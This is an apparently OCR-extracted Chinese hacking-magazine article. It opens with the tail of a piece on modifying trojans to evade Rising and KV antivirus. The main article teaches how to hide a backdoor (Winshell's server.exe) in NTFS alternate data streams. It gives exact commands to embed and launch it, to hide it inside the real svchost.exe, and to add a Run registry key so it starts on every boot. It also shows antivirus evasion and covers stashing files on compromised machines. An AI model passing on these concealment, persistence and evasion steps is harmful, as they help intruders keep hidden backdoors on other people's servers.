



图 4

这样，我们就可利用上面的两种方法修改出可以躲过瑞星和KV的木马程序了。如果你对诺顿和AVP比较感兴趣，利用第二种方法一样可修改出躲过其查杀的木马程序。只是第二种方法比较麻烦，而且对CPU、硬盘还有你的耐心要求稍高一些，不过这种方法在理论上可躲过任何以特征码形式杀毒的杀毒软件的查杀。

（本文涉及到的AV Fucker光盘中有收录）



俗话说得好，安全是一个整体，稍微有点疏忽也许就会被攻破，就像我在网上看到的一篇入侵文章“渗透国内某网络游戏服务器群记实”，作者akin说：“安全就像一块布，一旦撕开一丁点口子，只要稍一加力，整块布都会随之撕开！”。的确，似乎这个世界上根本没有完美，只有接近完美！今天看看依冰给大家带来了什么，想知道的跟我走！

一、NTFS和FAT32的区别

Windows NT以上的操作系统一般都是用NTFS分区的（不过你也可继续用FAT32），为什么会用它呢？它和FAT、FAT32等Windows使用的分区有什么区别呢？我们来举一个非常典型且容易理解的地方，了解NTFS分区的人可略过这一段。

我们先来比较一下NTFS和FAT32分区的典型区别。打开我的电脑，选择一个NTFS分区的盘符。比如我的C盘是NTFS分区格式，D盘是FAT32分区格式。那么先用鼠标右键点击C盘，选择“属性”，再用鼠标右键点击D盘，选择“属性”，会各自弹出属性对话框（图1）。




图 1

怎么样？看出来了吧！NTFS分区的属性比FAT32分区的属性多了三个标签，分别是：“安全”、“卷影副本”和“配额”。以我个人看来，最重要的一项就是“安全”标签（呵呵！完全是个人看法，因为我喜欢搞安全嘛！）。选择“安全”标签，里面是配置用户权限的，NTFS安全就在这里，可以给指定的盘符、目录加上用户权限，限制权限低的用户在盘符或目录里做太多的动作，从而加强了系统的安全。

二、NTFS数据流

NTFS看似完美，为系统加强了许多安全性，但它也有美中不足之处，那它的不足之处在哪呢？下面请出今天的主角——NTFS数据流。

1.NTFS数据流的危害性

这里我先讲讲NTFS数据流的危害性。

第一、借尸“藏”魂。它可以帮助入侵者隐藏任何文件，隐藏度非常精密，一般管理员根本无法想到，更不要说察觉了。

第二、潜伏突击。它可以跟随任何文件的启动而启动，让人防不胜防。

第三、躲避“仇”杀。它可以帮助病毒或后门之类的东西躲避“仇”家杀毒软件的追杀。

2.如何借尸“藏”魂

现在，你是不是有点心动了？那么就继续往下看。我们先来看看它是如何借尸“藏”魂的。

点击“开始”菜单，选择“运行”或点击“R”快捷键，会弹出“运行”对话框，在里面输入“CMD”并回车。

注意：NTFS数据流只针对NT和NT以上操作系统的NTFS分区，还在Win9X下奋战的兄弟们用不了可别骂我哦！

然后会弹出CMD窗口，我们用COPY.EXE这个外部命令来制作NTFS数据流文件。这里要注意一下：经本人测试，COPY

命令只能用于 Windows2000，因为笔者测试的都是服务器版本，所以没测试 XP，有兴趣的朋友看完本文后可试一下。Windows NT 系统的 copy 命令无法完成，不过可以下载 NTRK 管理工具包，里面有个 CP.EXE 的文件，CP.EXE 和 copy 命令制作 NTFS 数据流文件的用法是一样的。另外，Windows 2003 系统也无法用 copy 命令来完成，具体方法我一会儿会给大家讲解。

进入 CMD 后，我们进入 C 盘，用 MD 命令建立一个 TEST 目录，具体命令是：md test，然后回车。接着执行 cd test 命令并回车，进入 test 目录，我们在 test 目录里放两个文件，一个是普通文件，什么文件都可以，另一个是木马、后门或病毒之类的东西。比如我用来测试的文件一个是 ys.jpg，另一个是 server.exe。在这里说明一下，ys.jpg 是一个正常的图片文件，server.exe 是孤独剑客的 Winshell 后门，现在几乎所有杀毒软件就可把它杀掉。

我们进入 c:\test 目录后，执行命令 **copy server.exe ys.jpg:server.exe**，这样，就制作好了一个 NTFS 数据流文件。给大家解释一下，这条 copy 命令的格式是：copy 木马文件 要加载到的文件:木马的 NTFS 数据流名。

现在，我们可以把 server.exe 文件删除，ys.jpg 文件以前大概是 56K 左右，而制作成有 NTFS 数据流文件后，大小还是 56K 左右，文件大小没有变化。也许会有人说，server.exe 文件小，所以 ys.jpg 文件的大小也没多大的变化。这里我向大家声明一下，就算找个大的文件测试也是一样。另外，ys.jpg 可以加载 N 个 NTFS 数据流文件（最多能加载多少，我也没有测试过，反正我最多的一次是加载了 20 多个 NTFS 数据流文件）。

3.如何潜伏突击

或许还有朋友会问，那怎么执行 server.exe 这个文件呢？是不是 ys.jpg 文件一执行 server.exe 文件也跟着执行呢？不是的，现在，我就给大家讲讲它是如何潜伏突击的。

要执行 server.exe 文件的命令是：**start ys.jpg:server.exe**，这样，server.exe 就跟着一起执行了。

聪明的朋友定会想到，如果把 server.exe 加载到一个系统文件中（比如 svchost.exe 这个系统文件），则系统文件启动后不会出现任何提示，而 server.exe 也不会提示，如此这般，server.exe 不就悄无声息的跟着系统文件启动了吗？如果在 server.exe 加载之前，把 server.exe 的文件名改成 svchost.exe，那 server.exe 启动时不就是 svchost.exe 进程了吗？因为内存里有好几个 svchost.exe 文件，管理员怎么会知道哪个是真的呢？

想法是不错，但我们怎么实现呢？请继续向下看。

先把 server.exe 的文件名改成 svchost.exe，然后执行命令：**copy svchost.exe c:\winnt\system32\svchost.exe:svchost1.exe**。这样，就把木马的 svchost.exe 文件加载到了真正的 svchost.exe 文件里。下面我来教大家如何让其自动启动。

打开“开始”菜单，选择“运行”，在弹出的窗口里输入“regedit”然后回车，这样就弹出了注册表编辑器具。展开注册表到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 项，然后单击鼠标右键，会出现“新建”，在里面选择“字符串值”。这样就会新建一个名为“新值 #1”的字符串值，我们随意取个名字，如“MM”。双击打开后在“数值数据”下填写：start "c:\winnt\system32\svchost.exe:svchost1.exe"（图2）。

这样，在服务器每次启动后，后门就会跟着启动。





图 2

4.如何躲避“仇”杀

下面，我们来测试一下它的躲避“仇”杀功能。这里我用刚刚升完级的 KV2004，还是先把 server.exe 加载到 ys.jpg 里来测试，查杀的结果如图 3。


图 3

怎么样？厉害吧！现在基本上没有杀毒软件可查杀用 NTFS 数据流加载的木马或病毒，但程序执行后也许会从内存中杀掉，因为杀毒软件会扫描内存，但杀不了文件，因为它根本找不到文件的所在。那怎么还原出 server.exe 呢？还是用 copy 命令，命令是：copy ys.jpg:server.exe server.exe。现在，在 ys.jpg 的同一目录下会多出一个 server.exe 文件。

5.Windows2003 下 NTFS 数据流的使用

上面是关于 WinNT/2000 系统的使用，下面我们讲讲 Windows2003 下的使用（也通用于 WinNT/2000）。其实就是一种工具，不过 Win2003 在这方面安全了很多，copy 命令不能完成这样的操作，也不可以执行加载的文件，不过可以加载和躲过杀毒软件，就算是做个秘密的存储文件方法吧！因为在肉鸡上放文件太危险，有点经验的管理员就能发现。说到这里，我们请出 NTFS Streams Info。它的安装很简单，一路“NEXT”就可以了，安装后我们来看看它的界面。如图 4。




图 4

NTFS Streams Info 的使用很简单，这里就不给大家详细描述了，只挑重要的讲。用它可以创建、写入、重命名、删除以及导入数据交换流，如果你想在哪个文件上加载，就找到该文件的目录。比如我想在 bg.gif 文件里加载，找到 bg.gif 的文件路径后，选择 bg.gif 文件，在最下面的空白处点击鼠标右键，选择“Create New ADS from File...”，此时会弹出一个对话框（图5）。

第一行填写加载到文件里的名字，第二行填写要加载的文件，填好后点“OK”即可。




图 5

然后我们在最下面的“ADS Name”处会看到加载的结果，比如我加载的名称为

“aaa”，文件是server.exe，如图6。如果要还原，就点击鼠标右键，选择第一个选项“Extract ADS...”，然后选择要保存文件的目录；如果要删掉加载的文件，就点击鼠标右键，选择最后一个选项“Remove ADS...”；如果要执行，就在CMD里输入start js.jpg:aaa（此命令无法在Windows2003下执行）。


